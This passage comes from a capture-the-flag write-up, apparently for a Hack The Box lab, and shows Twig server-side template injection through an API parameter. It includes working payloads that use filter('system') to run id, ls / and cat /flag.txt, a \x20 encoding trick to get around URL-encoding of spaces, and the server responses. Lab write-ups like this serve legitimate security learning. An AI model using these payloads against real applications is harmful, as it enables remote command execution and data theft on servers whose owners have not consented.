
- Again 49!
- Therefore we see that we are dealing with a Twig template engine
Exploiting SSTI
From here it was just furthering the injection like we did on Exploiting SSTI - Twig and seeing what we were able to do. I was not able to use LFI, but lucky for me there is RCE:
First I will confirm RCE via SSTI via calling the id command:
{{ ['id'] | filter('system') }}
The request parameter looks like this:
api=http://truckapi.htb/?id%3D{{['id']|filter('system')}}
Response:
{"id": "uid=33(www-data) gid=33(www-data) groups=33(www-data)
Array", "location": "134 Main Street"}
Once RCE is confirmed, I will find the location and name of the flag file by listing the / (root) directory, inserting the following payload:
{{ ['ls /'] | filter('system') }}
- We are using the built-in PHP function
systemand passing it the argument:ls /to run this command on the server and show the contents of the root directory.
...this was tricky since every time I tried to url-encode the space character (%20), it threw me a bad url error. After trying a few things, I realized that if only url encoding was present it might be possible to use other types of encoding for these characters, which lead me to trying to use the hexadecimal representation of a space (\x20) ... and that worked!!
The request parameter looks like this:
api=http://truckapi.htb/?id%3D{{['ls\x20/']|filter('system')}}

- Note there is a flag file:
flag.txtthere!
All we have to do now is to run the cat /flagt.txt command using the same SSTI injection we just proved
The payload is:
{{ ['cat /flag.txt'] | filter('system') }}
The request parameter looks like:
api=http://truckapi.htb/?id%3D{{['cat\x20/flag.txt']|filter('system')}}
Response:
{"id": "HTB{3b8e2b940775e0267ce39d7c80488fc8}Array", "location": "134 Main Street"}

flag: HTB